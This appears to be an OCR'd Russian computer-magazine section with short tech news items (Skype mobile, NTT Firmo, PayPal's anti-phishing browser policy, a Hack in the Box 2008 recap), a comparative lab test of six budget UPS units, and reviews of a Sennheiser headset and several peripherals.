
Смерть сотовой связи



VoIP, как и когда-то мобильные телефоны, прочно и основательно входят в нашу жизнь. Это не просто прогрессивная технология, но и потенциальная угроза для всех существующих сотовых операторов. Причины очевидны. Все больше и больше территорий покрываются беспроводными сетями Wi-Fi и Wi-Max, а беспроводные чипы интегрируется практически во все современные гаджеты. Раз уж можно воспользоваться бесплатным беспроводным каналом и копеечными услугами VoIP-операторами, то зачем тогда отдавать деньги сотовому оператору? Платить несколько долларов за разговор в роуминге? Действительно, незачем. Но это в будущем, а пока усилиями специалистов компании Skype удается эффективно совместить обе технологии в одно целое. 24 апреля они представили первую версию своего клиента, работающего на базе мобильного телефона с поддержкой Java. Совместимая с более чем 50 моделями Nokia, Motorola, Samsung и Sony Ericsson, бета-версия позволяет использовать чат, просматривать список контактов, принимать звонки от пользователей и входящие вызовы SkypeIN. Совершать звонки посредствам самого Skype и на городские/мобильные телефоны посредством услуги Skype Out да данный момент разрешено жителям лишь нескольких стран. Это сделано намеренно: поскольку GPRS-соединение не может обеспечить достаточный для разговора канал, оно используется только для инициализации вызова. Сам же звонок осуществляется через локальный шлюз, связь с которым осуществляется по обычному GSM. Такие шлюзы уже установлены в Бразилии, Дании, Эстонии, Финляндии, Польши, Швеции и Великобритании.

Человек вместо витой пары

Человек — это источник энергии, и, в общем-то, неплохая батарейка, если верить фильму «Матрица» :). Но человеческое тело также является неплохим проводником и способно пропускать через себя огромные массивы данных. Это на деле доказала японская компания NTT, выпустившая на рынок специальный комплект девайсов, который называется Firmo. Главным компонентом таких устройств является небольшая карточка-передатчик, которая кладется в карман или другое удобное место. Не требуя прямого контакта с человеком, она преобразует цифровые данные в электрический сигнал и пускает в тело человека через одежду. Стоит пользователю дотронуться до принимающей части системы, как тут же начинается процесс передачи данных. Текущая скорость не превышает 230 Кб/с, но разработчики заявляют, что технология RedTraction, используемая при создании устройства, в будущем позволит передавать данные на скоростях до 10 мегабит/с. В Японии новинка стоит $8000 за комплект, в него входят 5 передатчиков и один приемник. Уже сейчас ее применяют для идентификации пользователей и создания систем «умного дома», а в будущем ее собираются использовать для обмена информацией между пользователями. Хочется верить, что не за горами время, когда после одного единственного рукопожатия можно будет «выучить», скажем, японский язык :).



PayPal даст ответ фишерам

Компания PayPal издавна славится своей жесткой антифрод системой. К примеру, еще год назад пользователям из бывших союзных республик вообще нельзя было использовать «палку» для денежных переводов в инете. Одна из наиболее страшных бед для PayPal, как и любого другого онлайн учреждения, связанного с финансами, — это фишинг. Большинство пользователей даже не задумываются о том, что вместо защищенного сайта компании, которой они доверяют, они могут попасть на сайт-двойник с полностью скопированным дизайном и структурой, где в лапы мошенников отдают свои денежки. Отчаявшись повторять пользователям элементарные правила безопасности, компания решила пойти на радикальные меры и в ближайшее время планирует заблокировать доступ к своим серверам посредством браузеров, не поддерживающих защиту фишинговых сайтов и сертификаты EV SSL (отличие от обычной SSL обязывает самого поставщика сертификата проводить дополнительные проверки сайта при каждом обращении к нему и при каждой попытке запроса данных). Изменения произойдут не сразу. Некоторое время сайт платежной системы будет предупреждать пользователя о возможной угрозе и необходимости использовать другое ПО. Однако уже в обозримом будущем наиболее уязвимые браузеры будут запрещены полностью. На подобные меры, очевидно, могут пойти и другие финансовые учреждения, поэтому не поленись обновить браузер.



393 письма разослал Гарри Туерк **30 лет** назад, став первым спамером на планете. С тех пор количество рекламных сообщений несколько увеличилось, не правда ли? :)

Hack in the Box в Дубае прошел на «ура»

С 14 по 17 апреля десятки ведущих IT-специалистов купались в водах Персидского залива и участвовали в конференции Hack in the Box 2008 в Дубаи. Диллон Эндрю, организатор конференции, задумывал HITB как элитарное мероприятие для узкого круга лиц, непонаслышке знакомых с хакерской тематикой. И за свои слова он отвечает. В этот раз своими выступлениями участников вдохновляли известнейшие Брюс Шнайр и Джереми Гроссман, а свои доклады представляли авторитетнейшие гуру среди IT-безопастников. Вот лишь наиболее интересные из них:

1. Техника взлома алгоритма GSM A5/1, позволяющая взломать системы шифрования GSM за считанные секунды. Для перехвата разговоров и сообщений SMS используется свободно распространяемое оборудование.

2. Взлом VSAT — описание технологии, аналогичное Rogue AP для Wi-Fi, которая реализует атаку Man-in-the-Middle для двухсторонних спутниковых систем. Проще говоря, позволяет перехватить данные дорогущих SAT-систем.

3. Доклад об уязвимостях VoIP от итальянских спецов о новых возможностях перехвата голосового трафика в IP-сетях.

4. Описание новых подходов ко взлому Embedded устройств, набирающих обороты в SOHO-сегменте, в том числе: точек доступа, Wi-Fi камер, ADSL-шлюзов, роутеров и т.д.

Презентации и все сопутствующие данные, выложенные организаторами на своем официальном сайте, ты найдешь на нашем диске.




АЛЕКСЕЙ ШУВАЕВ КИРИЛЛ АВРОРИН

УСПЕТЬ СОХРАНИТЬСЯ

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ НЕДОРОГИХ ИБП

Ремонт в квартире соседей, перфоратор, подключенный в паре метров от компа, электросварка... – все это может сгубить чуткое к помехам железо. После того, как соседка дважды перепутала предохранители у электросчетчика, – я обзавелся ИБП.

Такой девайс убережет не только данные и железо, но, самое главное, — нервы. Впрочем, покупать ради сохранения документов собственную подстанцию неразумно. Поэтому мы решили провести сравнительное тестирование бюджетных ИБП. Их мощности достаточно, чтобы питать офисный или домашний компьютер в течение 5-10 минут — вполне хватит, чтобы в случае перебоев с электроэнергией успеть сохраниться и завершить работу.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для проверки функциональных возможностей ИБП мы провели полную зарядку батарей каждой модели. По заверениям производителей, достаточно 8 часов для зарядки опустошенных аккумуляторов до уровня 90%. Для верности мы дали отстояться девайсам около суток. В качестве тестового стенда использовали производительный компьютер, характеристики которого также приведены. К бесперебойнику был подключен 20-тидюймовый ЖК-дисплей и Wi-Fi роутер — эдакий усредненный вариант домашнего компьютера, ориентированный на выполнение разноплановых задач.


Основным критерием возможностей тестируемых бесперебойников является время автономной работы под нагрузкой. Для загрузки компьютера мы использовали утилиту Battery Eater'05 версии 1.0 в стандартном режиме работы. Этот тестовый пакет неплохо нагружает систему, но надо учитывать, что при наличии мощной видеокарты и запуске ресурсоемких 3D приложений потребляемая мощность компьютера вырастет. Кроме того, было открыто несколько офисных документов и окон браузера, а также поставлен файл на закачку, чтобы нагрузить роутер. Если опираться на показания софта, идущего в комплекте, потребляемая мощность всей системы колебалась в промежутке от 186 до 230 Вт.

Отдельное внимание уделялось программному обеспечению, идущему в комплекте, так как от его функциональности зависит очень многое. Например, автоматическое отключение через заданный промежуток времени или по достижению определенного уровня разряда аккумулятора. Чтобы вычислить полное время автономной работы, мы отрубали автоматическое отключение и выдерживали компьютер до полной посадки батарей. Надо сказать, не все ПО справилось со своей работой на «отлично», так что после установки и подключения проверь настройки программ.

Одним из важных показателей работы ИБП является минимальное напряжение в сети, после которого осуществляется переход на питание от батарей. Путем внедрения в цепь питания между сетью и ИБП лабораторного автотрансформатора мы меняли напряжение, подаваемое на бесперебойник, в диапазоне от 0 до 260 Вольт. Таким образом, мы получили точки перехода устройств на автономное питание.

Тестовый стенд:
Процессор: Intel Core 2 Duo E6850
Кулер: Zalman CNPS9700
Платформа: ASUS P5K-E
Память: 2 x 1024 Мб, Kingston DDR2, PC-8000, 1000 МГц
Видеокарта: 512 Мб, Chaintech GeForce 8800GT
Винчестер: 400 Гб, Western Digital 4000AAJS 7200 об/мин, 8 Мб
Блок питания: 580 Вт, Hiper HPU-4M580
Монитор: 21", Samsung 215TW
Питание мыши: USB
Питание клавиатуры: PS/2
Устройства 3.5": нет
Устройства 5.25": Оптический привод ASUS DRW-1814BLT

ВРЕМЯ АВТОНОМНОЙ РАБОТЫ, МИН



Основной характеристикой ИБП является время автономной работы

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИИ МЕРЛИОН (Т.(495) 739-0959, WWW.MERLION.RU), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ CYBERPOWER И APC





APC BE550-RS

Технические характеристики:
Мощность, ВА: **550**
Мощность, Вт: **330**
Входное напряжение: **180-266 В**
Количество выходных разъемов питания:
4 автономных, 4 без поддержки автономной работы
Время полной зарядки: **16 ч**
Количество автономных розеток: **4 типа евро**
Интерфейс подключения: **USB, RS-232**
Дополнительно: **защита телефонной/модемной линии**
Габариты, мм: **230 x 86 x 285**
Вес, кг: **6.4**

●●●●●●●●○○

Интересный девайс от известного производителя источников бесперебойного питания. Чем-то он напоминает сетевой фильтр, только увеличенный в размерах. Устройство, по габаритам сравнимое с barebone-компьютером, займет не так много места, тем более, его вполне можно разместить под столом. Этот универсальный ИБП можно использовать и для бытовой техники — благодаря наличию стандартных евророзеток. На верхней панели их имеется восемь штук, но только четыре из них способны поддерживать нормальную работу при отсутствии напряжения в сети. Оставшиеся служат для фильтрации подаваемого напряжения. Простота подключения и индикации работы — большой плюс инженерам, поработавшим над этим устройством. При отключении питания APC BE550-RS оповестит тебя звуковым сигналом — настойчивым, но не слишком громким. Мощность ИБП составляет 330 Вт. Подойдет для домашнего компьютера, но стоит понимать, что для мощной игровой системы его попросту может не хватить — потребление современных видеокарт уже перескочило за 100 Вт на каждую, а если поставить массив? Во время тестирования наш компьютер проработал почти 6 минут — успеешь сохранить все офисные документы или выйти из игры и отключить компьютер. Если же ты используешь девайс в качестве автономного источника для подключения бытовой видеотехники, и отключение не планируется на долгий срок... — можешь смело продолжать смотреть фильм. Приятно порадовал тот факт, что устройство переходит на питание от батарей при достижении критического порога в 140 Вольт — в домах с частым падением напряжения это сохранит аккумуляторы. В качестве бонуса есть защита телефонной/модемной линии, но помни, что функционировать она будет только при правильном подключении ИБП, то есть при наличии заземления. Всем хорош девайс. К минусам можно отнести только габариты: с такими размерами устройства бывают и существенно большей мощности.

APC BE700-RS

Технические характеристики:
Мощность, ВА: **700**
Мощность, Вт: **405**
Входное напряжение: **180-266 В**
Количество выходных разъемов питания:
4 автономных, 4 без поддержки автономной работы
Время полной зарядки: **16 ч**
Интерфейс подключения: **USB, RS-232**
Дополнительно: **защита телефонной/модемной линии**
Габариты, мм: **230 x 86 x 285**
Вес, кг: **6.8**

●●●●●●●●●○

Еще один источник бесперебойного питания от известного американского производителя. От предыдущей модели отличается более емкими аккумуляторами, а также большей мощностью — 405 Ватт (против 330 у младшей модели). Большинство характеристик схожи, но APC BE700-RS обладает несомненным преимуществом: во время испытания этот ИБП продержался 8,5 минут, чего вполне достаточно, чтобы завершить работу с фотографиями (например, в Photoshop) и корректно отключить компьютер. При том, что у нас довольно производительная система — рядовой офисный компьютер такой бесперебойник может подпитывать почти вдвое дольше. Отметим удобство программного обеспечения, входящего в комплект поставки. Крайне информативная утилита PowerChute Personal выдает максимум сведений о процессе функционирования устройства: текущий режим работы, нагрузка на батареи, потребляемая мощность и прочее. Даже простому пользователю будет интересно узнать о состоянии питающей сети или возможностях девайса. Кстати, с помощью ПО можно задать действие, которое будет выполняться при исчезновении напряжения. Информация собирается и сохраняется, а в результате ты прочитаешь подробную статистику событий. Опираясь на данные тестирования напряжений перехода на батареи, можно сказать, что эта модель более чувствительна к перепадам напряжения — уже с 205 Вольт девайс начинает существовать автономно (ситуация с падением напряжения ниже 180 довольно типична для загородных домов во время отопительного сезона). Как и у предыдущей модели, в этой реализована защита телефонной линии, а также имеется восемь розеток европейского типа, четыре из которых — с автономным питанием, а остальные — защищают от перепадов напряжения. К недостаткам можно отнести габариты устройства, но и этот недостаток легко списать, если расположить ИБП в укромном месте. Только помни, что любая техника должна иметь путь для теплоотвода и вентиляции.




CyberPower Value 600E

Технические характеристики:
Мощность, ВА: **600**
Мощность, Вт: **360**
Входное напряжение: **165-270 В**
Количество выходных разъемов питания: **3 автономных**
Время полной зарядки: **8 ч**
Интерфейс подключения: **USB, RS-232**
Дополнительно: **нет**
Габариты, мм: **100x140x320**
Вес, кг: **5.3**

●●●●●●●●○○

Традиционный, с точки зрения обывателя, источник бесперебойного питания представляет собой стандартный блок с кнопкой включения питания на передней стенке и световым индикатором работы. Все разъемы для подключения аппаратуры расположены на задней стенке — провода будут скрыты от посторонних глаз. Если места на столе не хватает — этот компактный девайс придется очень кстати. Для сбора информации о состоянии устройства ты можешь подключить ИБП к компьютеру как по старому интерфейсу RS-232, так и по новому — USB. Во время теста девайс переходил на питание от аккумуляторов при достижении минимального порога в 165 В. CyberPower Value 600E неплохо показал себя в автономной работе — больше 6 минут смог поддерживать активность нашего тестового стенда. К недостаткам можно отнести отсутствие стандартных розеток для подключения аппаратуры — по сути, ты сможешь подключить только системный блок и монитор. Правда, существуют специальные переходники на обычные европейские розетки, но почему бы сразу не сделать одну или две розетки? Ведь подключить роутер или иной девайс, не имеющий такого разъема, будет проблематично. Хотя требовать от устройства стоимостью чуть больше 1000 рублей наличия дополнительных опций не стоит. Время полной зарядки аккумуляторов составляет около 8 часов, а простота индикации и подключения являются большим плюсом. Такие ИБП пользуются популярностью не только в офисах, но и, что интересно, в местах, куда доступ осуществляется не так часто, но необходимость в бесперебойном питании существует — например, в роутерах домашних сетей, которые обычно монтируются на чердаках. Работать роутер от такого источника может до часа, так как мощность, потребляемая им, редко бывает больше 30 Ватт. Поэтому присмотрись к этому устройству, если ты хочешь построить недорогую, но бесперебойную сеть.




CyberPower Value 800E

Технические характеристики:
Мощность, ВА: **800**
Мощность, Вт: **480**
Входное напряжение: **165-270 В**
Количество выходных разъемов питания: **3 автономных**
Время полной зарядки: **8 ч**
Интерфейс подключения: **USB, RS-232**
Дополнительно: **нет**
Габариты, мм: **100x140x320**
Вес, кг: **6.1**

●●●●●●●●○○

Этот блок обладает большей мощностью, чем его предшественник, а значит можно рассчитывать на большее время работы или подключить более производительный компьютер. Тестовая система продержалась на батареях почти 10 минут. Очень неплохой результат! Блок выглядит так же, как и младшая модель, потому позаимствовал все достоинства и недостатки. Простота индикации и управления сведена к одному выключателю и одному световому индикатору на передней панели. Если обратишь внимание на заднюю стенку ИБП, заметишь, что имеются трехпиновые стандартные разъемы. Несколько не хватает стандартной европейской розетки для подключения периферии, например, роутера. В результате, для полной функциональности надо будет купить переходник. Хорошие показатели получены и при замерах напряжения перехода на аккумуляторы — 165 В. Приятно порадовало и программное обеспечение, идущее в комплекте. Утилита PowerPanel Personal Edition проста и удобна в использовании — сразу после подключения программа автоматически распознает устройство и выводит всю техническую информацию. Этот ИБП можно рекомендовать обладателям производительных систем, не желающим вкладывать большие средства в систему энергоснабжения. Сразу советуем обзавестись переходником для подключения устройств со стандартными вилками (особенно, если пользуешься DSL-модемом, требующим отдельного питания). Не стоит подключать к ИБП лазерный принтер — его мощность такова, что в моменты пиковой загрузки может вывести из строя бесперебойник.



Некоторые устройства переходят на батарею при малейшей просадке напряжения



Ippon Back Comfo Pro 600

Технические характеристики:

Мощность, ВА: **600**
Мощность, Вт: **360**
Входное напряжение: **154-264 В**
Количество выходных разъемов питания:
4 автономных, 2 без поддержки автономной работы
Время полной зарядки: **8 ч**
Интерфейс подключения: **USB, RS-232**
Дополнительно: **защита телефонной/модемной линии**
Габариты, мм: **300 x 124 x 210**
Вес, кг: **7**



Самый тяжелый и, вместе с тем, довольно удачный ИБП от еще одного известного производителя. Аккуратный блок с удобной ручкой для переноски на верхней панели, интересный дизайн и простота конструкции — все составляющие успешного продукта. Габаритами блок скромен, а внешним видом — опрятен и займет немного места на рабочем столе или под столом, рядом с системником. На задней панели ИБП расположены два блока по три разъема, один из которых запитывается от батарей, а на второй подается питание через сетевой фильтр. В каждом блоке из трех разъемов два предназначены для подключения системника и монитора, а третий представлен стандартной европейской розеткой. К этому выходу можно запросто подключить DSL-модем или роутер, через который может осуществляться связь с Сетью. Тогда, в случае исчезновения питания, ты спокойно можешь попрощаться с собеседником и не торопясь завершить работу. Тестовые замеры показали переход на питание от батарей при 165 В. Бесперебойное питание компьютеру блок обеспечивал в течение шести с половиной минут. Собирать информацию о системе ты сможешь, подключив ИБП к COM-порту или к USB — на твое усмотрение. Пришло время и для ложки дегтя. При попытке запустить программу сбора информации и статистики возникла проблема. Заключалась она в невозможности работы утилиты, написанной на java. Переустановка Java и загрузка обновленной версии результата не изменили. Вероятно, такая проблема наблюдается из-за несоответствия каких-либо программ, но к такому исходу надо быть готовым. Таким образом, тебе придется опираться на свой опыт, интуицию и секундомер. В результате, мы можем рекомендовать этот ИБП пользователям, которые не намерены загромождать память компьютера дополнительными утилитами и тем, кому необходимо сберечь оборудование со стандартными вилками.



Ippon Back Verso 400

Технические характеристики:

Мощность, ВА: **400**
Мощность, Вт: **200**
Входное напряжение: **154-264 В**
Количество выходных разъемов питания:
4 автономных, 2 без поддержки автономной работы
Время полной зарядки: **8 ч**
Интерфейс подключения: **USB, RS-232**
Дополнительно: **защита телефонной/модемной линии**
Габариты, мм: **124 x 166 x 202**
Вес, кг: **3.3**

●●●●●●●●○○

Завершает наше тестирование очень стильный бесперебойник. Если поставить его рядом с barebone, то сразу и не разберешь, где компьютер, а где ИБП. Компактный «кубик» обладает заявленной мощностью в 200 Вт — немного, но посмотрим, каков он в работе. Девайс оснащен шестью разъемами, четыре из которых продолжают выдавать питание, даже когда в сети его нет. Блок Ippon back Verso 400 функционирует без проблем вплоть до падения напряжения до 154 Вольт, после чего переключается на питание от собственных батарей. Собрать информацию о состоянии устройства и батарей ты можешь, подключив устройство по шине USB или к COM-порту. Увы, тут возникла проблема, так как софт написан на java и категорически отказывался правильно функционировать. Смирившись с этим, ты можешь получить стильное, компактное и легкое устройство, защищающее твой компьютер от перебоев питания и телефонную линию от скачков напряжения. Наверняка тебе интересно, сколько же продержался этот малыш без питания, да еще под нагрузкой такого компьютера? Ippon back Verso 400 смог поддерживать жизнь компа в течение 3,5 минут. Последующая полная зарядка аккумуляторов потребует порядка 8 часов. Конечно, времени автономной работы совсем не много, но для того, чтобы сохранить важный документ — вполне хватит. Кроме того, бесперебойник рассчитан на существенно более слабые компьютеры, чем тот, что использовался для теста. Его можно смело рекомендовать в подарок любимой девушке — перед тем, как в очередной раз исчезнуть в ходе видеоконференции, она успеет спросить: «ой, а что это у меня пищит»? Столь интересное устройство при своей небольшой цене претендует на награду и, соответственно, покупку.

выводы

По результатам проведенного тестирования однозначную победу одержал APC BE700-RS — ему присуждается приз «Выбор редакции». Удобство, функциональность и эргономичность — важные качества для любого продукта. Второй приз мы присудили устройству Ippon Back Verso 400 за интересный дизайн, удобство и логичность. Не забывай сохраняться, береги свой компьютер, и он будет служить тебе верой и правдой.

SENNHEISER PC 131

ОТЛИЧНАЯ ГАРНИТУРА ДЛЯ ИГР И VOIP-СЕРВИСОВ

Замечательная гарнитура PC 131 от компании «Сеннхайзер Аудио» — как раз тот случай, когда самая обыкновенная вещь, от которой не ждешь ничего сверхъестественного, может доставить массу удовольствия и радости. Важное ее отличие от гарнитур других производителей – высочайшее качество и продуманная эргономика. Если через час пользования обычной гарнитурой голова начинает пухнуть, а уши — требовать свободы, то с гарнитурой от Sennheiser ты даже не заметишь, что на голове что-то есть, настолько продумана ее конструкция!

Длинный трехметровый провод позволит дотянуться даже до самого дальнего источника звука, причем лишняя его часть удобно наматывается на катушку и не будет болтаться под ногами. А микрофон не придется долго крутить и вертеть, чтобы твой собеседник тебя услышал. Твою речь он захватывает из любой позиции и удаляет посторонние звуки с помощью функции шумоподавления.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Наушники:

Частота .... 30 – 18 000 Гц
Сопротивление............. 32 Ω
Звуковое давление.......118 дБ
Длина кабеля .... 3 м

Микрофон:

Частота .... 80 Hz – 15 000 Гц
Чувствительность.........(-) 38 dBV/Pa
Сопротивление............2 kΩ

С ПОМОЩЬЮ ГАРНИТУРЫ SENNHEISER ТЫ СМОЖЕШЬ:

1. Вдоволь общаться с друзьями из других городов и даже стран. Единственное условие — у тебя и собеседника должен быть установлен Skype (www.skype.com) или Gizmo (www.gizmoproject.com). Плату за разговор никто не возьмет, все бесплатно! А вот для того, чтобы позвонить на городской или мобильный телефон, придется заплатить денежку. Но даже по нашим российским меркам, плата совсем небольшая.

2. Выиграть 5 ящиков пива, обыграв уверенного в себе противника по интернету. Вот тебе важный хинт: даже в тех играх, где общение голосом не предусмотрено, вполне реально использовать умопомрачительную тулзу TeamSpeak (www.goteamspeak.com) и легко обсуждать все действия со своей командой голосом. Любое преимущество оправдано!

3. Насладиться по-настоящему качественным звучанием любимых музыкальных произведений. Выжать максимум из своей звуковой карты поможет подключаемый к популярным проигрывателям плагин DFX (www.fxsound.com). С ним совершенствуются частотные характеристики и устраняются два главных недостатка — срез высоких частот и недостаточное разделение стереобазы и ее глубины.

4 девайса





Технические характеристики:

Разрешение печати: **2400 x 600 т/д**
Процессор: **181 МГц**
Память: **8 Мб**
Интерфейс: **USB 2.0**
Эмуляция **GDI**
Емкость лотка для бумаги: **250 листов**
Габариты: **368 x 361 x 170 мм**
Вес: **5,8 кг**



1. Принтер не занимает много места, кроме того, нет выступающих лотков — удобно эксплуатировать в тесном или ограниченном пространстве.
2. Подключения и настройка простые — принтер подключается по шине USB, а с установкой драйверов справится любой.
3. Яркий световой индикатор оповестит о состоянии работы принтера.
4. Емкий лоток на 250 листов весьма практичен — при небольших объемах печати не придется часто пополнять запас бумаги.
5. Работает девайс довольно тихо и быстро — первая страница была распечатана спустя 8 секунд после запуска печати.
6. Десять страниц убористого текста принтер выдал за 35 секунд — неплохой результат для такого «малыша».
7. Подача бумаги может осуществляться как из лотка, так и по одному листу (через специальное отверстие).
8. Замена картриджа с тонером производится в три действия: откинуть крышку, заменить картридж, закрыть крышку. Не требуется никаких инструментов.



1. Светодиодные индикаторы режимов работы расположены на верхней панели и не видны, если принтер расположить выше уровня глаз.



Технические характеристики:

Мощность: **6 Вт RMS на канал (2 канала)**
12 Вт RMS (сабвуфер)
Линейная частотная характеристика: **40 Гц ~ 20 кГц**
Настройка уровня басов
Разъем: **Line in (линейный вход) 3,5 мм**
Кнопки включения/выключения и управления уровнем громкости расположены на проводном пульте **ДУ**
Разъем для наушников на проводном пульте **ДУ**



1. Стильный и элегантный дизайн колонок впишется в любой интерьер.
2. Магнитное экранирование убережет от электромагнитных искажений на мониторе.
3. Управление колонками и сабвуфером осуществляется с проводного пульта, к которому также можно подключить наушники.
4. Компактный сабвуфер хорошо воспроизводит басы и не запирает их на максимальной громкости.
5. Динамики четко воспроизводят звук — искажений не замечено даже на максимуме.
6. Общей громкости колонок достаточно для небольшой комнаты.
7. Подключение к источнику звука осуществляется кабелем со стандартными разъемами mini-jack. При желании провод можно заменить более длинным.



1. Поверхность колонок отлично хранит отпечатки пальцев и притягивает пыль — придется их частенько протирать.
2. Входящий в комплект кабель для подключения к источнику звука может оказаться коротковат (особенно, если системный блок установлен под столом).

900 руб.

700 руб.

Genius Navigator 365 Laser
Мышь-трансформер

Технические характеристики:

Интерфейс: **USB**
Разрешение: **800/1600 dpi**
Органы управления:
Мышь: **2 клавиши и колесо прокрутки**
Геймпад: **джойстик, 8 программируемых кнопок, клавиши «Турбо» / «Clear»**
Цвет: **Серебристо-черный**



1. Компактная мышь легко помещается в любую сумку с ноутбуком.
2. Оптический сенсор обладает разрешением от 800 до 1600 Dpi. Хватит и для работы, и для игр!
3. Мышь-раскладушка может выступать в роли стандартного джойстика, знакомого всем по игровым консолям.
4. Дополнительные кнопки на боковых сторонах активируются при переводе мыши в «игровое» положение.
5. Восемь программируемых кнопок — удобно и эффективно.
6. Подключение по шине USB избавит от необходимости в переходниках.
7. Кнопки мыши и колесо прокрутки блокируются при раскрытии «раскладушки».



1. В разложенном состоянии джойстик неровный, что вызывает некоторое неудобство.
2. Механизм, соединяющий две половинки мыши, выполнен из пластмассы — при активной игре мышь можно и поломать.
3. Нет аналогового джойстика — движения в играх не будут плавными.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ GENIUS, CREATIVE И BROTHER



Технические характеристики:

Тип: **Проводной трекбол**
Интерфейс: **USB**
Органы управления: **2 клавиши и колесо прокрутки, 2 функциональные клавиши**
Цвет: **Серебристо-черный**



1. Трекбол, по сравнению с мышью, при работе не требует много места — это важно при дефиците пространства и в дороге.
2. Специальное крепление с присоской позволит разместить трекбол на панели ноутбука.
3. Наклон механизма крепления в одной плоскости обеспечивает удобное положение руки.
4. Девайс может быть использован как правшами, так и левшами — режим работы переключается всего одной кнопкой.
5. Дублирование кнопок дает возможность быстрой и комфортной работы с устройством. Пригодится и наличие колеса прокрутки.
6. Разматывающийся кабель решает проблему болтающихся проводов — достаточно вытянуть столько, сколько нужно.



1. Крепление трекбола к присоске не отличается надежностью — наблюдается люфт.
